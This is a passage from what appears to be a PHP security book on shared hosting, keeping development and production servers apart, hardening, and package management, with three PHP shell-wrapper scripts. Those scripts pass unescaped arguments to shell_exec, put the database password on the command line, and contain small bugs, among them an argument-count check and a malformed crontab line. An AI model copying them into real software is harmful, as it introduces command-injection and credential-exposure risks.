There exists an enhanced shared hosting environment that provides a safer alternative to traditional virtual hosting. This environment provides its customers with not a virtual host but a *virtual machine*. The effect is that you have an entire private server rather than just a (supposedly) private area on a public server.

In some ways this virtual machine setup is even better than having your own box, especially if it comes preinstalled with a secure operating system and includes automated (or managed) updates. Because you get almost all of the security benefits of professional management of the underlying system, without having to worry (too much) about what other users of the physical server are doing, this can be a very attractive option. You also have full control of all configuration files and servers in your virtual system, which means that you can fine-tune and turn off unnecessary or potentially dangerous options.

Although a thorough discussion of this topic is beyond the scope of this book, we list here virtual machine alternatives for three different server operating systems, the first two of which are Open Source.

- *User-mode Linux* (*UML*): UML provides a way for Linux to run a second (virtual) version of itself safely and securely inside itself. You may specify what physical hardware resources are to be made available to the virtual machine. Also, disk storage (which is contained within one single file on the physical machine) is constrained only by available disk space. With UML, anything that might happen to the virtual machine (whether a result of external abuse or your own experimentation) is isolated from affecting the physical machine itself. The project's home page, at `http://usermodelinux.org/index.php`, provides complete information on installing and running UML. It should be noted that UML is not limited to protecting a development environment or a production environment on a server you control. An increasing number of hosting providers offer UML, and a convenient list can be found at `http://user-mode-linux.sourceforge.net/uses.html`.
- *BSD jails*: BSD jails implement a similar partitioning system in the widely used FreeBSD operating system. The jailed system and all of its processes are confined to a specific, well-prepared directory on the host system. This arrangement allows the host system to easily monitor what's happening inside its jailed systems, in the context of the server as a whole. A detailed theoretical description of the BSD jail system is at `www.acmqueue.com/modules.php?name=Content&pa=showpage&pid=170`. Releases and project news are available at `www.freebsd.org`.

- *Virtual Machines*: VMware is the best-known commercial implementation of what were originally *mainframe virtual machines*, operating in essentially the same way as the two alternatives just described. Although the VMware company itself seems to be focused primarily on large enterprise clients with mainframe servers, its products are available as well for both Windows and Linux operating systems. Information is at `www.vmware.com`.

As we have tried to suggest with this quick look, virtual machines have real advantages over common virtual hosting in that they make it essentially impossible for one user to affect another user adversely. There are, however, some very real downsides. Hardware and resource sharing must be multiplexed to be effective, and this typically places a noticeable burden on the CPU, with its concomitant performance deficit. There is considerable general administrative overhead in apportioning privileges to the various partitions. While open source solutions may be essentially free of literal cost, they can nevertheless be very expensive, in that they bring along the responsibility of requiring the system administrator to do all the work. And of course, while each virtual machine may be resistant to infiltration (intentional or inadvertent) by another virtual machine, the whole system is still vulnerable to Denial of Service attacks. So once again, you will need to make a careful study of whether your particular needs can justify considering virtual machines as a security solution.

Shared Hosts from a System Administrator's Point of View

Shared hosts are important to the overall level of security on the Internet, because they provide a reasonably secure place for a large number of projects, manageable by a single system administrator.

Many tutorials and even entire applications are dedicated to setting up and managing mass virtual hosting and PHP (one we like is at `http://apache.active-venture.com/vhosts/mass.html`). But setting up a shared server for groups at work, or for friends and family, is a relatively straightforward task.

Adding a User for Each Domain

Unix systems are fundamentally multiuser, but we often think only of humans when creating user accounts. In the case of a shared host, though, it makes a lot of sense for each domain to have its own username and home directory. This practice gives you a standard place to store all of the files for that domain, and it allows you to create multiple human users that have access to those files, by making the human users part of the domain's group.

Having a single place for all files related to a domain allows you to easily check and enforce disk quotas by domain. You can also use that user, which should not have an interactive login shell, to safely run `cron` jobs on behalf of the domain, rather than running them as `root` or even as some other regular privileged user.

Filling Out the Filesystem

We recommend that you not give a new user of this type an empty home directory. Think about the things that will be common across the virtual domains on your system: a public webroot, a private webroot for files and scripts to be used over SSL, a local libraries directory, space for weblogs, space for private temporary files, and so on. Depending on the services you provide, there may need to be a number of default preferences files as well, such as a `.profile` file that sets a particular `umask` value.

By creating a standard, skeleton version of a new virtual host filesystem in `/etc/skel`, and using it for every new domain, you can automatically ensure that new virtual hosts will have a predictable set of required files on creation.

Sample Apache Virtual Host Configuration

We provide here a sample recommended virtual host configuration template. This template (with whatever modifications you make to it) should be the basis for each new virtual host section in Apache's `httpd.conf`.

```
<VirtualHost _example.org:80>
  ServerAdmin webmaster@example.org
  DocumentRoot /home/exampleorg/http
  ServerName example.org
  ServerAlias www.example.org
  ErrorLog /home/exampleorg/var/example.org-error_log
  CustomLog /home/exampleorg/var/example.org-access_log combined
</VirtualHost>
```

Most of these entries are, we believe, self-explanatory. The `ServerAdmin` entry provides an e-mail address for the administrative contact for this host. The `DocumentRoot` specifies the location of the document root in the filesystem. The `ServerName` and its alias specify the names under which the outside world accesses the document root. The `ErrorLog` entry simply specifies a location for the default error log, into which the operating system will write reports of the errors it perceives, using its own default (and not always user-friendly) format. The `CustomLog` entry provides a location for storing user-defined activity reports, which you can make as user- or search tool–friendly as you want.

Creating a Secure Database

Create a separate database for each domain, and create two users: a limited permissions user to be used by applications for connecting to and working with the database, and a user with full permissions to be used for administrative purposes. Make sure that there is no `root` and no `anonymous` user (discussed at greater length in Chapter 13).

Restricting Access to scp Only

It is possible to allow access to the secure `scp` program while not providing a fully interactive shell. The `scponly` project (see `www.sublimation.org/scponly` for more information) aims to provide this capability in an SSH environment. By setting the domain user's shell to `scponly`, you can effectively allow secure file copying without the use of insecure FTP and without giving users any more of a foothold on the system than they actually need. It may increase your administrative burden somewhat to have to carry out shell commands on behalf of your users, but the security benefits of restricting shell access cannot be overemphasized.

Maintaining Separate Development and Production Environments

The heart of your *production environment*, then, is simply your production server, which is accessed by the public. You may control this server yourself, or you may share it with other users. A properly maintained production server has the following characteristics:

- Write access to a production server is limited to system administrators, and normally nothing is placed on the server without having been reviewed for appropriateness. This limitation is put into place to facilitate the next characteristic.
- A production server hosts *only* live applications and finalized content. Unfinished or preliminary versions of applications and data should never be placed on this server, except possibly under highly controlled test conditions (for example, when a client must have access to a routine that is still in development, and for some reason that access is not possible on the development server; or to perform tests that can only be accomplished in a production environment). This restriction makes it impossible (except under those "highly controlled test conditions") for the public to inadvertently access any parts of your application except the finished ones.
- A production server is subjected to a rigorous backup schedule, on at least a daily basis, and those backups are stored off-site. This is done to ensure that, should a catastrophic loss of data occur, the system may be rolled back to a very recent prior state easily (or at least relatively easily). We discuss how best to accomplish this backup later in this chapter.
- A production server undergoes careful and constant monitoring, to make certain that nothing inappropriate interferes with its functioning. Such threats might include runaway processes, excessive spikes in usage (whether caused by external attack, a favorable news story that generates public interest, or something else), or hardware failures. Monitoring might include daily reports of unusual log messages, alarms that trigger when resource utilization exceeds predetermined thresholds, and periodic visual inspection of usage statistics and graphs.

The heart of your *development environment*, on the other hand, is your development server, which is inaccessible to the public but wide open to the development team. You may control it yourself, or you may share it with other users; or it might even reside on a desktop workstation (your home or office computer). Such a server has the following characteristics:

- A development server hosts code and content that (logically enough) is under development. It is therefore write-accessible by both programmers (who will be uploading and testing new and revised code) and content contributors and editors (who will be uploading new and revised content).
- A development server might very well host an entire development infrastructure—a collection of software fostering collaboration among developers: mailing lists and/or wikis on which developers can engage in fruitful back-and-forth discussion of their projects even while not physically in the same place. Essential parts of such an infrastructure are the following:
    - A *wiki*, on which developers can engage in fruitful back-and-forth discussion of their projects even while not physically in the same place. Wikis have the advantage of archiving the complete discussion in a much more accessible way than e-mail, because they are structured by topic rather than chronologically. They are often used as an aid in building documentation. All wikis are to some degree clones of the original WikiWikiWeb. There are a number of popular wikis written in PHP, including TikiWiki, available at `http://tikiwiki.org`; PmWiki, available at `www.pmwiki.org`; and PhpWiki.

- A *version control* system to maintain an archive and history of all changes to all documents and scripts. Such a system allows an intelligent rollback in case a change to fix one problem inadvertently causes a new problem. Version control also allows multiple developers to work on the same project at once, without permanently overwriting each other's changes. CVS (Concurrent Versions System) is not the first or best version control system, but it is the most widely distributed, and is available by default on most Unix systems. The CVS home page is at `http://www.cvshome.org`. Subversion is a modern alternative to CVS, available at `http://subversion.tigris.org`. Both CVS and Subversion have web front ends that can be used to browse code and view changes between versions.
- A *bug tracking system*, which permits developers to report and managers to track and archive their resolution. One we like is Mantis, available at `http://mantisbt.org`. Another, which happens to be integrated with Subversion and a simple wiki, is Trac, available at `www.edgewall.com/trac`. And of course, the venerable (if somewhat haphazard) Bugzilla, maintained by the Mozilla Foundation and available at `www.bugzilla.org`.
- A *sandbox*, a carefully circumscribed environment in which to test new code and experiment in the confidence that whatever happens there stays there, rather than affecting the outside world. A sandbox can be as simple as a shared web directory that exists outside of version control, or it can be part of an integrated development environment with special debugging and monitoring tools. In the latter case, *testbench* is a more appropriate name for this element, as it can be used to measure the performance of new code and benchmark releases.
- Last but not least, a good development infrastructure will always include some sort of framework for *unit testing*. Unit tests are scripts written to test the various components of your project. Also known as *regression tests*, they allow you to develop in full confidence that changes or new additions to your code won't inadvertently break existing routines. One such framework is PEAR's PHPUnit, which is documented at `http://pear.phpunit.de`.

Why Separate Development and Production Servers?

This quick survey of the characteristics of production and development servers surely suggests the primary reason why your production and development environments should be separated: they have utterly different access considerations. A production server should be as closed as possible, open only to read access by the public, and to write access by a few trusted members of the development team. A development server should be completely inaccessible by the public, but wide open to all authorized members of the development team.

Putting such separation into place allows accomplishing important goals:

- Separation provides a safe place for the installation of a development infrastructure with tools like those we described previously. For both performance and security reasons, tools like these should never be available on a production server.

- Programmers can write and test code without their changes affecting the live site in any way whatsoever, at least until a decision is made to make those changes live. On a development server, testing can be far more rigorous than it could ever be on a server that provides public access; for example, testers could determine whether a new piece of code fosters or discourages Denial of Service attacks. Once that code has been thoroughly debugged, it can be transferred to the live site without any (or at least with very little) risk that it will have adverse effects, at least in this regard.
- Limiting access to the production server decreases the possibility of an accident that affects the public face of the application—for example, an inadvertent file deletion or modification. If such an accident were to occur on a development server, nobody on the development team would be pleased, but at least the system could be restabilized without the public even being aware of any problem.
- Lowering system activity on the production server by disallowing everything but final updates means a higher signal-to-noise ratio in logs. When most of what is happening is the public's expected interaction with the system, it becomes much easier to recognize the anomalous event, and thus to identify possible threats to the safety and efficiency of your application.
- Confining all development to its own server gives you the ability to install and uninstall new components and libraries at will. Maybe you want to investigate whether your application works with the last alpha release of some graphics package. On a development server you can install it, and then uninstall it after your testing is complete. Such flexibility obviously helps to make your development efforts more efficient, and allows you to easily evaluate the use of third-party components in your code.

You might wonder whether it would be possible to run a development server as a virtual machine on the production server. The answer is, of course, that it is indeed possible. But for the reasons we just discussed, we believe this to be a very bad idea, unless financial and other constraints make that the only possible solution for you. In that case, you (and your superiors in upper management) need to understand that you have to some extent compromised the security of your application.

Effective Production Server Security

Now that we understand these different environments, and the advantages of keeping them separate, let's turn to methods for keeping the production environment secure. Keeping the production server secure should be your primary goal at all times, because it provides the Internet-based interface between your enterprise and the public.

Use a conservative security model in your production environment. This means installing the minimum number of applications and modules that your application requires to function as desired (and nothing more). It means running with the minimum number of available modules. It means, if you are a system administrator, being on a first-name basis with as much of the system as possible, so that you can recognize when things aren't right. This isn't something you pick up overnight (as anyone who has ever tried that will tell you), but any serious web application demands this level of attention for performance purposes anyway. So a conservative security model is one that disables and disallows by default. Work up from a minimum install of your operating system, adding applications and libraries only as necessary to run your application, building the complicated bits (such as PHP and application-specific libraries) yourself and fine-tuning the configuration files for key services as you go.

We list here a few of the services that are commonly (and unthinkingly) enabled but should not be, unless they are absolutely required by your application:

- *FTP*: Surely you aren't allowing your unknown users to use FTP—even a secure version using SSL or SSH—on your production server? Doing so would violate our cardinal principle mentioned earlier: that only a few highly trusted sysadmins have either read or write access, and then only under highly controlled conditions.
- *Network File System (NFS)*: The NFS server is often enabled by default in Linux distributions. NFS allows multiple Unix servers, as in a cluster of web servers, to share a central file store, traditionally mounted at `/usr/share`. But NFS is generally considered to be insecure, and has suffered from serious vulnerabilities in the past. Unless you need to use it, disabling NFS and the `portmap` daemon that it requires is good idea. Note that this does not keep you from mounting shares on some other NFS server.
- *Sendmail*: It is more likely that your users will be permitted to send mail than to use FTP. Even here, however, it is possible to permit mail to be sent without exposing your server to the danger of Sendmail sitting silently in the background, ready to carry out evil as well as good tasks. Sendmail (and other more lightweight mail transport agents) can still send mail out, even though they are not running in daemon mode. If your application doesn't need to accept incoming mail, there is no reason to be running a full-time mail server.

Consider ways to harden or otherwise close up potentially vulnerable elements of your operating system (as usual, we assume here that you are running a flavor of Unix). Better, choose a distribution that is already security oriented, such as OpenBSD (which advertises its aspiration "to be number one in the industry for security"), available at `http://openbsd.org`; or Debian Linux (which "takes security very seriously"), available at `www.debian.org`.

Apply hardening techniques to your systems. Information specific to hardening Debian can be found at `http://packages.debian.org/stable/admin/harden-doc`. Bastille Linux offers scripts for hardening most of the common distributions of Linux, as well as HP-UX and Apple's OS X. Information is at `http://bastille-linux.org`. One of the most interesting aspects of Bastille Linux's efforts is its up-front intention to "educate the installing administrator about the security issues involved in each of the script's tasks, thereby securing both the box and the administrator." So even if your particular flavor of Linux is not supported, Bastille Linux's options and rationales can help you to tighten up your own system.

If you are considering an upgrade of an application or library, it is crucial to install the upgrade on the development server first, to make sure that nothing breaks with the upgrade. Then you must have procedures in place to make certain that the applications and libraries on the production server are updated as well. Imagine the situation where, because the sysadmin is distracted, the production server is using `foo-3.14` but the development server is running `foo-3.15`. And suppose that the later version is a bug-fix release that successfully handles a condition that had previously resulted in an exploitable buffer overflow. You come along and write a PHP script that runs `foo` with unchecked input, knowing that the updated version will take care of any potential problems. Sure enough, your script runs fine on the development server, but on the production server you have opened the door to the very condition that the upgrade was designed to prevent.

To check that the software is indeed synchronized between your production and development environments, you should periodically compare the lists of installed packages on both servers to make sure that they are in sync. This practice allows you to transfer code to the production environment with confidence, and also to use the development server as a source for quick backup in case the production server should fail.

Passwords on the development server should *never* be the same as those on the production server. This includes both user login and database passwords. With this system in place, compromise of the development server (which is possibly more likely than that of the production server, since it is open to more users) will not automatically mean compromise of the production server. And conversely, compromise of the production server won't mean that development passwords are exposed. This is also an annoyingly good reason not to use RSA keys for access from one server to another, except possibly by low-privilege users from specific hosts. Instant SSH access from your laptop to the server is nice, until your laptop is stolen or compromised. Good passwords offer real protection.

Content should move to the production server by being pulled from the development server, not by being pushed to it. That is, the transfer of new content or software should be initiated from the production server. It might ask for updates at regular intervals (just as your workstation does), or it could require an administrator to log in and initiate the update. And of course, the process that pulls updates should have read access only on the development server.

This task would normally be carried out by a simple shell script. However, automating the process has significant benefits for security; it makes both accidents and forgetting syntax less likely. It might seem like a lot of trouble to write PHP scripts where shell commands would do, but by using a script you are encoding your specific security policies in a central location, so that they may be updated or fine-tuned at any time. Such a script should never be run from a browser, because that would require the web server to be running as a privileged user; instead, it must be run by a trusted user, using PHP's CLI, the command-line interpreter that has been built into PHP ever since version 4.3.

The best way to carry out such a transfer is to use `rsync` (available at `http://samba.anu.edu.au/rsync`) over `ssh`. The code for this kind of transfer follows, and can be found also as `pullFrom.php` in the Chapter 17 folder of the downloadable archive of code for this book at `www.apress.com`. This script (like all of our PHP wrapper scripts) includes a *shebang*, the line at the top with `#!` followed by the path to the PHP command-line interface, which causes it to be executed by the PHP CLI to which it points. It should be saved in `/usr/local/bin` with execute permissions set, and then run like any other Unix command.

```
#!/usr/local/bin/php
<?php

// configuration
$rsync = '/usr/bin/rsync --rsh=ssh -aCvz --delete-after';
$username = NULL; // default username

// construct usage reminder notice
ob_start();
?>
pullFrom.php
Fetches (in place) an updated mirror from a remote host.

Usage: <?=$argv[0]?> [$username@]$remotehost:$remotepath $localpath

  - $username - optional
    Defaults to your local user ID.

  - $remotehost
  - $remotepath
    Remote server and path of files to fetch, respectively.

  - $localpath
    Use . for the current directory.

<?php
  $usage = ob_get_contents();
  ob_end_clean();

// provide usage reminder if script was invoked incorrectly
if ( count( $argv ) < 3 ) {
  exit( $usage );
}

// parse arguments
// parts is username@remote, username optional
$parts = explode( '@', $argv[1] );
if ( count( $parts ) > 1 ) {
  $username = $parts[0];
  $remote = $parts[1];
}
else {
  $remote = $parts[0];
}
//  remoteparts is $remotehost:$location, both required
$remoteparts = explode( ':', $remote );
if ( count($remoteparts) < 2 ) {
   exit( 'Invalid $remotehost:$location part: ' . "$remote\n" . $usage );
}
$remotehost = $remoteparts[0];
$location = $remoteparts[1];

// localpath
$localpath = $argv[2];

// re-append @ to username (lost in exploding)
if ( !empty( $username ) ) {
  $username .= '@';
}

// construct and execute rsync command
$command = "$rsync $username$remotehost:$location $localpath 2>&1";
$output = shell_exec( $command );

// report and log
print "\nExecuted: $command\n-------\n$output-------\n";

?>
```

Most of this script deals with parsing the argument syntax, which is similar to that of `scp`. The rest of the script is a simple wrapper to `rsync`, with a number of useful options, so that it makes an exact local mirror of some remote location. `rsync` is efficient—it will transfer only updated files—and we tell it to use `ssh` in order to protect the transmission. A sample command would look like this:

```
$ pullFrom.php me@myhost.com:/home/me/public_html//home/csnyder/mydocroot
```

This will connect as user `me` to the server `myhost.com`, and sync the contents of the local directory `/home/csnyder/mydocroot` with the contents of `/home/me/public_html` on `myhost.com`. Note the trailing slash on the remote directory. That causes the contents of the directory to be synced. Without it, the directory itself would be downloaded, creating `/home/csnyder/mydocroot/public_html`, which is not, in this case, what we want.

The following `rsync` command arguments (shown again here) could use explaining.

```
/usr/bin/rsync --rsh=ssh -aCvz --delete-after
```

The `--rsh=ssh` argument ensures that `rsync` uses `ssh` for connecting; this is the default as of `rsync` version 2.6.0, but we specify it here for the sake of completeness. Archive mode (`-a`) creates a nearly exact mirror, including ownership, permissions, and symbolic links. CVS ignore mode (`-C`) ignores backups and other files that cvs would ignore (`emacs` backups, temporary files, core dumps, etc.). The command includes verbose (`-v`) and `gzip` compression (`-z`) switches. The `--delete-after` switch ensures that all files have been transferred before deletion of any outdated files takes place; the default is to delete before transfer (to make sure that there is adequate space on the receiving end), but not deleting until after a successful transfer is a bit safer.

It should be noted that `rsync` is smart enough to adjust ownership and access permissions of the transferred files appropriately.

The actual execution of the script also deserves brief comment, particularly for readers who are not familiar with Linux shell shorthand commands. The variable `$command` is constructed by concatenating `$rsync` (which we have defined) with the various user-entered parameters, and then with the shell shorthand command `2>&1`, which means "Direct any output from standard error to standard output." The results of executing the command (which now include any error messages) are stored in `$output`, which is then displayed to the user for informational purposes.

If you use a version control system that can run shell scripts on commit or update (or tagging of releases), you can use PHP as a wrapper for a shell script to make sure that file ownership and permissions are set correctly on updated or committed files. Code for carrying out such modifications follows, and can be found also as `resetPermissions.php` in the Chapter 17 folder of the downloadable archive of code for this book at `www.apress.com`. This script again should be saved in `/usr/local/bin` with execute permissions set, and then run like any other Unix command.

```
#!/usr/local/bin/php
<?php

// (sample) presets
$presets = array( 'production-www'=>'root:www-0750',
                  'shared-dev'=>':www-2770',
                  'all-mine'=>'-0700'
                  );

// construct usage reminder notice
ob_start();
?>
resetPermissions.php
Changes file ownership and permissions in some location according
to a preset scheme.

Usage: <?=$argv[0]?> $location $preset

  $location -
    Path or filename. Shell wildcards allowed

  $preset -
    Ownership / group / permissions scheme, one of the following:
    <?php
       foreach( $presets AS $name=>$scheme ) {
         print $name . '<br />';
      }

$usage = ob_get_contents();
ob_end_clean();

// provide usage reminder if script was invoked incorrectly
if ( count($argv) < 2 ) {
  exit( $usage );
```

```
}

// import arguments
$location = $argv[1];
$preset = $argv[2];
if ( !array_key_exists( $preset, $presets ) ) {
  print 'Invalid preset.\n\n';
  exit( $usage );
}

// parse preset [[$owner]:$group][-$octalMod]
// first into properties
$properties = explode( '-', $presets[$preset] );

// determine whether chown or chgrp was requested
$ownership = FALSE;
$owner = FALSE;
$group = FALSE;
if ( !empty($properties[0]) ) {
  $ownership = explode( ':', $properties[0] );
  if ( count( $ownership ) > 0 ) {
    $owner = $ownership[0];
    $group = $ownership[1];
  }
  else {
    $group = $ownership[0];
  }
}

// determine whether chmod was requested
$octalMod = FALSE;
if ( !empty( $properties[1] ) ) {
  $octalMod = $properties[1];
}

// carry out commands
$result = NULL;
if ( $owner ) {
  print "Changing ownership to $owner.\n";
  $result .= shell_exec( "chown -R $owner $location 2>&1" );
}

if ( $group ) {
  print "Changing groupership to $group.\n";
  $result .= shell_exec( "chgrp -R $group $location 2>&1" );
}

if ( $octalMod ) {
  print "Changing permissions to $octalMod.\n";
  $result .= shell_exec( "chmod -R $octalMod $location 2>&1" );
}

// display errors if any
if ( !empty( $result ) ) {
  print "\nOperation complete, with errors:\n$result\n";
}
else {
  print 'Done.\n';
}

?>
```

This script, which is designed to be run by a developer after code is checked out or updated, takes two arguments: `$location`, the file path to act on; and `$preset`, the ownership/permissions scheme to use. For demonstration purposes, possible presets are already defined, thus limiting users to a number of well-labeled ownership/permissions schemes. In a development environment, these could be set for developers by a project leader in whatever way was deemed appropriate, or developers might be allowed to set them themselves. `$location` could be limited as well using the same technique.

We demonstrate here the use of this script with a fragment of a shell session from within an application called `project1`:

```
~/project1 $ ls -l *.sh
-rwxrwsr-x    1 csnyder  dev          2199 Mar 14 23:51 serverstart.sh
~/project1 $ cvs update
M serverstart.sh
~/project1 $ ls -l *.sh
-rwxrwsr-x    1 csnyder  csnyder      2269 Jun 16 15:23 serverstart.sh
~/project1 $ resetPermissions.php . shared-dev
Done.
~/project1 $ ls -l *.sh
-rwxrwsr-x    1 csnyder  dev          2269 Jun 16 15:28 serverstart.sh
~/project1 $
```

Group ownership for the file `serverstart.sh` is assigned to `dev`. A CVS update of that file takes place, which reassigns group ownership to the user who carried out the update. Assuming appropriate presets, the `resetPermissions` script returns group ownership to `dev`, as it should be.

Remember that the user calling this script must have control over the location in question in order for this command to work; this will certainly be the case with code that is being checked out or updated. It's important to mention, however, that `resetPermissions.php` doesn't have any magical ability to change permissions; in order for a preset that changes user ownership (such as the `production-www` preset shown in the script) to work, the user running the script *must* be `root`. (We discuss the Unix permissions system and appropriate permissions settings in Chapter 13.)

Back up production data preferably on a daily basis, and then store those backups off-site. This will allow a reasonably easy recovery in the case of malicious or disastrous data loss. Use your database's backup utility to create a daily flat-file snapshot of your data, named for the day (and time, if you wish) it takes place (which makes it easily findable and usable). The code for carrying out the actual backup process follows, and can be found also as `backupDatabase.php` in the Chapter 17 folder of the downloadable archive of code for this book at `www.apress.com`. This script again should be saved in `/usr/local/bin` with execute permissions set, and then run like any other Unix command. Since it includes the database password, it should be readable only by `root`.

```
#!/usr/local/bin/php
<?php

// configuration
$dbhost = 'localhost';
$dbuser = 'username';
$dbpass = 'password';
$mysqldump = '/usr/local/mysql/bin/mysqldump --opt --quote-names';
```

```
// display usage reminder notice if script is invoked incorrectly
if ( count( $argv ) < 2 ) {
  ?>
  backupDatabase.php
  Create a backup of one or more MySQL databases.

  Usage: <?=$argv[0]?> [$database] $path

  $database -
    Optional - if omitted, default is to backup all databases.
    If specified, name of the database to back up.

  $path -
    The path and filename to use for the backup.
    Example: /var/dump/mysql-backup.sql

  <?
  exit();
}

// is the database parameter omitted?
$database = NULL;
$path = NULL;
if ( count( $argv ) == 2 ) {
  $database = '--all-databases';
  $path = $argv[1];
}
else {
  $database = $argv[1];
  $path = $argv[2];
}

// construct command
// this is a command-line script, so we don't worry about escaping arguments
$command = "$mysqldump -h $dbhost -u $dbuser -p $dbpass $database > $path";

// create a version of the command without password for display
$displayCommand = "$mysqldump -h $dbhost -u $dbuser -p $database > $path";
print $displayCommand . '\n';

// run the command in a shell and verify the backup
$result = shell_exec( $command );
$verify = filesize( $path );
if ( $verify ) {
  print "\nBackup complete ($verify bytes).\n";
}
else {
  print '\nBackup failed!!!\n';
}

?>
```

Once again, our script is a simple wrapper that spends most of its time parsing its invocation. But remember, by using a script, you are recording your specific backup practices so that they may be updated or fine-tuned at any time.

To cause the backup file created by this script to be labeled with the current date, you can embed a `date` command in the arguments, like this:

```
backupDatabase.php /var/dbdump/mysql-`date '+%Y-%m-%d'`
```

Note the backticks surrounding the `date` command. These cause the shell to execute it inline, thus appending it to the filename parameter for our script.

Such a command would ideally be run every day by the system's `cron` daemon. The `crontab` facility provides an excellent means of doing this. Use `crontab -e` to edit `root`'s `crontab` file, and add something like the following:

```
MAILTO=root
30 04 * * * *  /usr/bin/backupDatabase.php /var/dbdump/mysql-`date '
+%Y-%m-%d'`
```

This will cause the database backup to be run daily at 4:30 a.m., with the output sent to `root`'s mailbox. You must naturally be sure to create a mail alias that forwards `root`'s mail to an e-mail address that you monitor.

Once the backup is complete, of course, the backup file is stored on your production server, exactly where it should not be. So then you should use `rsync` again, this time to pull the database snapshot, and anything else you want to back up, from your production server onto a backup server, which can then in turn either simply mirror or archive the data, either to a tape drive or to a remote server.

If you want versioned backup, you should be using the open source utility `rdiff-backup` (available at `www.nongnu.org/rdiff-backup`), which stores the differences between successive versions. The difference files are used as patches against the original. Create a local snapshot by using `rsync` with localhost as the "remote" host. Then use `rdiff-backup` periodically to suck difference snapshots to a backup server. This process makes it easy to roll the system back to any previous state.

Monitor your system logs carefully, watching for usage spikes and other anomalous behavior. Daily log-monitoring reports and alerts from `cron` jobs are usually sent to `root@localhost`, so it is vitally important that, in the mail server's aliases file, there be an alias for `root` that points to an appropriate person—somebody with authority to correct the situation (or to find someone who can correct the situation). Almost every server operating system already watches for anomalies, and will send an e-mail notification to a specified address if it notices something that it judges to be a potential problem. Of course, you need to make sure that those e-mail messages are sent to the proper person, and that person needs to actually receive them, which may not be so easy if a broken database connection is generating 1,000 e-mails per minute!

Run a carefully developed and thorough set of drills, repeatedly and frequently, to test what happens to the system under various crisis conditions: sudden loss of power, database corruption, or broken filesystem. Yes, you should try to break your systems yourself. It's going to happen sooner or later anyway, and you'll want to know how to fix it when it does. Obviously, you want to do this before your application goes into production, but even after you're in production, these kinds of disaster recovery simulations can be done on a fully up-to-date production server if it is redundant rather than primary.

Keeping Software Up to Date

In this section, we'll cover a very important issue, one that's often overlooked in security discussions: keeping software up to date. Malicious hackers are constantly finding exploits in software, so one way to stay ahead of them is to keep your software current.

Installing Programs

Installing a program on a Unix-like system is a bit more complicated than simply clicking (or executing) a setup or install program.

Packages and Ports vs. Building by Hand

Modern Linux (and Berkeley Software Distributions [BSD]) distributions typically offer third-party software in the form of either *packages*, which are precompiled binaries, or *ports*, which are recipes for downloading, patching, compiling, and installing the program from scratch. Both of these schemes include a database-backed utility for keeping an inventory of all the software on your server, and comparing that inventory with a master source on the network to check for updates. But the difference between the two general schemes is worth noting.

Packages

Some Linux distributions are indeed compiled from source at installation time; Gentoo is a good example (see `www.gentoo.org`). But most modern versions of the Linux operating system are distributed as precompiled package collections, which contain everything necessary to get up and running. The two best-known packaging systems are probably Debian's `dpkg` (the first and original; see `www.debian.org`) and Red Hat's `rpm` (see `www.redhat.com`). With these distributions, the kernel, utilities, various languages with their interpreters and shared libraries, various system daemons and servers, and other common applications on a fresh new server are all installed from packages.

Each package has its own distinct format, but in other respects all packages follow the same format. A package manager steps through this general process:

1. Do an initial check of the package file. Is it complete? Is it properly signed, and if not, has it been tampered with?
2. Check the package against the existing environment. If the package has already been installed previously, then confirmation in the form of an update request is required before the package can be overwritten. Also, because the software is precompiled, make sure that the hardware architecture is capable of running the binary installation code.
3. Check for dependencies by consulting a list, within the package itself, of what other packages must already be installed on the server for this one to work properly. Not only must they all be present, but also they must all meet the minimum version levels specified in the list.
4. Finally, assuming success in the previous three steps, extract and install the binary code, along with all of the supporting files (like shared libraries, configurations, and manual pages) that are required.

Packages have real advantages. You can be confident that they are complete, and that, thanks to being developed and tuned specifically for your distribution, the parts will all work together. Using these packages is normally a simple matter of downloading and installing them.

For example, if a Fedora user wanted to install `libpng`, she could locate the most current package of `libpng`, download it to her home directory, and then (as `root`) simply execute the command `rpm -I libpng-1.2.5-7.i386.rpm`. Provided that all of `libpng`'s dependencies are met, and if `rpm` does not discover another package named `libpng`, then the binary will be duly installed and made available to her system.

Unfortunately, complex products need complex packages and managers, so it is not that uncommon for packages—even those from highly reputable vendors—to fail, most commonly because of a broken dependency in some obscure (or sometimes not so obscure) part. You know you need to be careful when a well-known operating system distributor makes the following announcement on its update list:

> *This update pushes x86 packages of openssl, pam, krb5-libs, and e2fsprogs for the x86-64 tree, to satisfy some broken dependencies. We apologize for the inconvenience.*

To avoid causing potential embarrassment, we will not reveal the source of this announcement, but the truth is that such open honesty and readiness to solve problems is cause for congratulations rather than embarrassment, and is yet another advantage of open source software .

Such problems certainly do not mean that you should decline or fail to upgrade a system when upgrades are available. But they are a reminder that you need to be wary to avoid a trip to the aptly named “rpm hell.”

So, along with this apparent simplicity comes a maddening assortment of downsides:

- *Dependencies*: In order to install an application, you need also to have installed any libraries it is linked to, and any helper applications that it calls. Unless you have a fairly complete collection of packages in front of you, assembling a full set of these dependencies by hand can take a long time. And they often have to be installed in a particular order.
- Fortunately, there are various programs that act as network-aware interfaces to the package manager itself. Red Hat’s `up2date` is now overshadowed by `yum`, the Yellow Dog Linux Updated, Modified package manager developed at Duke University, available at `http://yum.baseurl.org`. Debian’s Advanced Packaging Tool, or `apt`, is available at `http://packages.debian.org/stable/base/apt`. These programs act as wrappers around `rpm` and `dpkg`, respectively. With these tools, you issue a command like `install package libpng`, and the software does (or more accurately, tries to do) the rest, checking with a repository to discover and download the latest version of the `libpng` package for your system, and then acting recursively on all of its dependencies.
- Those cascading dependencies can present their own problems as well. Even if you no longer need to worry about assembling all the parts, consider what might happen if one of `libpng`’s dependencies is found to be unsafe, or if an installation bug causes it to fail. As always, we recommend cautious wariness, assuming nothing until you have verified its success.
- *Currency*: Tools like `apt` and `yum` simplify the package installation process, and also provide a relatively user-friendly way to keep those packages up to date, which we’ll be looking at shortly. But even in this perfect world, you can find that it’s necessary to operate outside of your chosen package system. If you need the latest up-to-the-minute version of `libpng` for some reason, then the `rpm` that somebody made three months ago isn’t going to work for you.

